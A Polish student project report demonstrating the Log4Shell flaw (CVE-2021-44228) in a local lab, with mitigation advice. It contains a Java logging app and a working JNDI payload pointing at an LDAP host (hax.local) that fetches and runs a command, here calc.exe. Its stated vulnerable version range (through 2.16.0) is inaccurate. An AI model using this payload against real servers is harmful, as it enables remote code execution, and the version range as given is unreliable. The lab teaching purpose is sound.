

Badanie Podatności

Projekt zespołowy

Antoni Golachowski 264097

1. Podatność CVE-2021-44228

CVE-2021-44228, znana również jako "Log4Shell," to krytyczna podatność w bibliotece Apache Log4j (w wersjach od 2.0-alpha1 do 2.16.0 włącznie), szeroko stosowanej w aplikacjach Java do logowania informacji. Wykorzystanie tej podatności może pozwolić atakującemu na zdalne wykonanie dowolnego kodu (RCE) na podatnym serwerze.

Podatność wynika z niewłaściwego przetwarzania przez Log4j specjalnie sformatowanych ciągów znaków, co pozwala na wstrzyknięcie i wykonanie złośliwego kodu poprzez mechanizm JNDI (Java Naming and Directory Interface). Atakujący może przesłać specjalnie sformułowane żądanie zawierające złośliwy ładunek, który zostanie zapisany w logach aplikacji, a następnie przetworzony i wykonany przez Log4j.

a) Wykorzystanie podatności

W celu zaprezentowania wykorzystania podatności, skonfigurowano środowisko testowe składające się z maszyny z systemem Windows 10 oraz programem IntelliJ, który pozwoli na napisanie podstawowej aplikacji Java wraz z wykorzystaniem terminalu znajdującego się w aplikacji.

Przebieg:

1. Tworzymy podstawową aplikację która wykorzystuje bibliotekę Apache Log4j do logowania


```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class Main {
    private static final Logger logger = LogManager.getLogger(Main.class);
    public static void main(String[] args) {
        System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true");

        String username = args[0];
        logger.error("Hello: " + username);
    }
}
```

Po uruchomieniu aplikacji ustawiana jest właściwość systemowa trustURLCodebase na true, co konfiguruje mechanizm JNDI w JVM. Następnie program oczekuje, że zostanie przekazany argument z linii poleceń, który zostaje zapisany do zmiennej username. Na końcu aplikacja używa loggera do zalogowania komunikatu na poziomie błędu (error), który składa się z tekstu "Hello: " oraz wartości zmiennej username. Wiadomość ta jest rejestrowana w systemie logowania Log4j.

2. Uruchomienie aplikacji z argumentem, który wykorzystuje podatność


A screenshot of a terminal window with a dark background. The title bar at the top says "Terminal" and "Local". The command prompt shows the path "C:\Users\Admin\IdeaProjects\Log4jExample\out\production\Log4jExample>" followed by the command "java Main \${jndi:ldap://hax.local:1389/Basic/Command/Base64/Y2FsYy5leGU=}".

```
Terminal Local + -  
C:\Users\Admin\IdeaProjects\Log4jExample\out\production\Log4jExample>java Main ${jndi:ldap://hax.local:1389/Basic/Command/Base64/Y2FsYy5leGU=}
```

Działanie Mechanizmu JNDI

1. **Uruchomienie Aplikacji:** Program Main jest uruchamiany z argumentem `${jndi:ldap://hax.local:1389/Basic/Command/Base64/Y2FsYy5leGU=}`.
2. **Przetwarzanie Argumentu:** Argument ten jest pobierany przez aplikację i przekazywany do loggera, który próbuje załogować wiadomość zawierającą ten ciąg znaków.
3. **Mechanizm JNDI:** Jeśli Log4j nie jest odpowiednio zabezpieczony, mechanizm JNDI w Log4j może zinterpretować ten ciąg znaków jako odniesienie do zewnętrznego serwera LDAP. Serwer LDAP (hax.local:1389) odpowiada, dostarczając zakodowany ładunek (Y2FsYy5leGU= zakodowane w Base64 oznacza calc.exe).
4. **Wykonanie Złośliwego Kodu:** W tym przypadku, zakodowana komenda (calc.exe) uruchamia kalkulator systemowy na systemie Windows.

3. Uruchomiona aplikacja wywołała zdalnie uruchomienie kalkulatora w systemie Windows.



Zapobiegnięcie podatności

Możliwe są dwa podejścia, możliwe z perspektywy średniozaawansowanego użytkownika:

- Aktualizacja Log4j do najnowszej wersji, która nie jest podatna na tę lukę. Wersje 2.17.0 i nowsze są wolne od tej podatności.
- Jeśli nie chcemy aktualizować systemu do nowszej wersji lub nie mamy takiej możliwości, możemy tymczasowo wyłączyć przetwarzanie JNDI w Log4j podczas uruchamiania aplikacji, dodając do skryptu wywołującego aplikację formułę:
-Dlog4j2.formatMsgNoLookups=true